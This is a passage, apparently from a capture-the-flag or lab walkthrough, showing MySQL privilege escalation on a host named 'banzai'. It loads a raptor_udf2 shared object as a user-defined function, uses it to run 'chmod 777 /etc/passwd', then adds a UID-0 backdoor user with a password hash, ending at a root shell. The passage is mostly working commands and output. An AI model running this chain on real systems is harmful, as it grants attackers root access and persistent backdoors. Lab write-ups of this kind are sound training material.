mysql> insert into foo values(load_file('/var/www/html/img/raptor_udf2.so'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/udf_file_name.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname 'udf_file_name.so';
Query OK, 0 rows affected (0.00 sec)

mysql> show variables like '%plugin%';
+-------------------------------+-----------------------+
| Variable_name                 | Value                 |
+-------------------------------+-----------------------+
| default_authentication_plugin | mysql_native_password |
| plugin_dir                    | /usr/lib/mysql/plugin/ |
+-------------------------------+-----------------------+
2 rows in set (0.00 sec)

mysql> select do_system('chmod 777 /etc/passwd');
+------------------------------------+
| do_system('chmod 777 /etc/passwd') |
+------------------------------------+
|                                  0 |
+------------------------------------+
1 row in set (0.01 sec)

mysql> 
```

Then i added a new super user using this link: https://medium.com/@vivek-kumar/simplest-way-to-add-a-root-user-on-a-target-linux-machine-a3b9e73c37b3



```
ftp:x:108:113:ftp daemon,,,:/srv/ftp:/bin/false
mysql:x:109:114:MySQL Server,,,:/var/lib/mysql:/bin/false
postfix:x:110:115::/var/spool/postfix:/bin/false
postgres:x:111:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
test:$1$jhFVdx44$NbrqapA16QRun6mHAcME11:0:0:test,,,:/root:/bin/bash
```



```
root@banzai:/var/www/html/img#
```